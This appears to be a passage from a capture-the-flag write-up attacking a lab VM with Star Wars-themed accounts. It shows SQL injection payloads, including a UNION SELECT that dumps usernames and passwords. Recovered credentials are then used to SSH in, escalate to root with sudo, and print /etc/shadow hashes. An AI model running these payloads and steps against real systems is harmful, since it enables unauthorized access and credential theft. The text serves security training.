
Password

Welcome, ' or 1=1#

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000
greedo	Greedo	Rodian	50000
chewbacca	Chewbacca		4500
kylo_ren	Kylo	Ren	6667

- Doing some Union SQLi

' or 1=1 UNION SELECT null,null,username,password FROM users#




Welcome, ' or 1=1 UNION SELECT null,null,username,password FROM users#

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000
greedo	Greedo	Rodian	50000
chewbacca	Chewbacca		4500
kylo_ren	Kylo	Ren	6667
		leia_organa	help_me_obiwan
		luke_skywalker	like_my_father_beforeme
		han_solo	nerf_herder
		artoo_detoo	b00p_b33p
		c_three_pio	Pr0t0c07
		ben_kenobi	thats_no_m00n
		darth_vader	Dark_syD3
		anakin_skywalker	but_master (

- Result : We have got the usernames and passwords of 15 users !


TOTAL VULNERABILITIES EXPLOITED : 4

- Let’s see if we are in luck and some of these users belong to the sudo group !




```
┌──(root㉿0x0Vader)-[/home/user/EHE_CTF/reconnaissance]
└─# ssh han_solo@192.168.28.3
han_solo@192.168.28.3's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Sun Aug  4 07:15:17 2024 from 192.168.28.2
han_solo@virtual-vulnerable-box:~$ whoami
han_solo
```

- So at least the credentials we found are valid. And guess what :




```
han_solo@virtual-vulnerable-box:~$ getent group sudo
sudo:x:27:leia_organa,luke_skywalker,han_solo
han_solo@virtual-vulnerable-box:~$ █
```

- Our user has root privileges !!
- Let’s cat the contents of /etc/shadow :



```
han_solo@virtual-vulnerable-box:~$ sudo su
[sudo] password for han_solo:
root@virtual-vulnerable-box:/home/han_solo# cat /etc/shadow
root:!:18564:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:18564:0:99999:7:::
sshd:*:18564:0:99999:7:::
statd:*:18564:0:99999:7:::
dirmngr:*:18564:0:99999:7:::
leia_organa:$1$N6DIbGGZ$LpERCRfi8IXlNebhQuYLK/:18564:0:99999:7:::
luke_skywalker:$1$/7D55Ozb$Y/aKb.UNrDS2w7nZVq.Ll/:18564:0:99999:7:::
han_solo:$1$6jIF3qTC$7jEXfQsNENuWYeO6cK7m1.:18564:0:99999:7:::
artoo_detoo:$1$tfvzyRnv$mawnXAR4GgABt8rtn7Dfv.:18564:0:99999:7:::
c_three_pio:$1$lXx7tKuo$xuM4AxkByTUD78BaJdYdG.:18564:0:99999:7:::
ben_kenobi:$1$5nfRD/bA$y7ZZD0NimJTbX9FtvhHJX1:18564:0:99999:7:::
```




```
darth_vader:$1$rLuMkR1R$YHumHRxhswnfO7eTUUfHJ.:18564:0:99999:7:::
anakin_skywalker:$1$jlpeszLc$PW4IPiuLTwiSH5YaTlRaB0:18564:0:99999:7:::
jarjar_binks:$1$SNokFi0c$F.SvjZQjYRSuoBuobRWMh1:18564:0:99999:7:::
lando_calrissian:$1$Af1ek3xT$nKc8jkJ30gMQWeW/6.ono0:18564:0:99999:7:::
boba_fett:$1$TjxlmV4j$k/rG1vb4.pj.z0yFWJ.ZD0:18564:0:99999:7:::
jabba_hutt:$1$9rpNcs3v$//v2ltj5MYhfUOHYVAzjD/:18564:0:99999:7:::
greedo:$1$vOU.f3Tj$tsgBZJbBS4JwtchsRUW0a1:18564:0:99999:7:::
chewbacca:$1$.qt4t8zH$RdKbdafuqc7rYiDXSoQCI.:18564:0:99999:7:::
kylo_ren:$1$rpvxsssI$hOBC/qL92d0GgmD/uSELx.:18564:0:99999:7:::
mysql:!:18564:0:99999:7:::
avahi:*:18564:0:99999:7:::
colord:*:18564:0:99999:7:::
myuser1:$6$NpJc8vc1$IvQfMzrR5obQeu/kvf1K5xW72chf5xjDLDdj4DQfL.s0IcIvBuZfsbMmDP7Tf57U2DncautHlxG78uqeVqmi60:19933:0:99999:7:::
root@virtual-vulnerable-box:/home/han_solo# 
```

kylo_ren	Kylo	Ren	6667
		leia_organa	help_me_obiwan
		luke_skywalker	like_my_father_beforeme
		han_solo	nerf_herder
		artoo_detoo	b00p_b33p
		c_three_pio	Pr0t0c07
		ben_kenobi	thats_no_m00n
		darth_vader	Dark_syD3

- We know that our 3 users with root privileges are : leia_organa, han_solo, luke_skywalker.


- Non-root users : kylo_ren, chewbacca, greedo, jabba_hutt, boba_fett, lando_calrissian, jarjar_binks, anakin_skywalker, darth_vader, ben_kenobi, c_three_pio, artoo_detoo.

- Credentials :



leia_organa	help_me_obiwan
luke_skywalker	like_my_father_befo
han_solo	nerf_herder
artoo_detoo	b00p_b33p
c_three_pio	Pr0t0c07
ben_kenobi	thats_no_m00n
darth_vader	Dark_syD3
anakin_skywalker	but_master:(
jarjar_binks	mesah_p@ssw0rd
lando_calrissian	@dm1n1str8r
boba_fett	mandalorian1
jabba_hutt	my_kinda_skum
greedo	hanSh0tF1rst
chewbacca	rwaaaaawr8
kylo_ren	Daddy_Issues2

- Now if you notice closely, the users we got from the SQLi didn't have the user 'myuser1'.



```
Ubuntu 14.04.6 LTS virtual-vulnerable-box tty1

virtual-vulnerable-box login:

Ubuntu 14.04.6 LTS virtual-vulnerable-box tty1

virtual-vulnerable-box login: han_solo
Password:
Last login: Sun Aug  4 12:58:33 UTC 2024 from 192.168.28.2 on pts/4
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
han_solo@virtual-vulnerable-box:~$ sudo su
[sudo] password for han_solo:
root@virtual-vulnerable-box:/home/han_solo#
```

All the files that I used in this challenge can be found over here .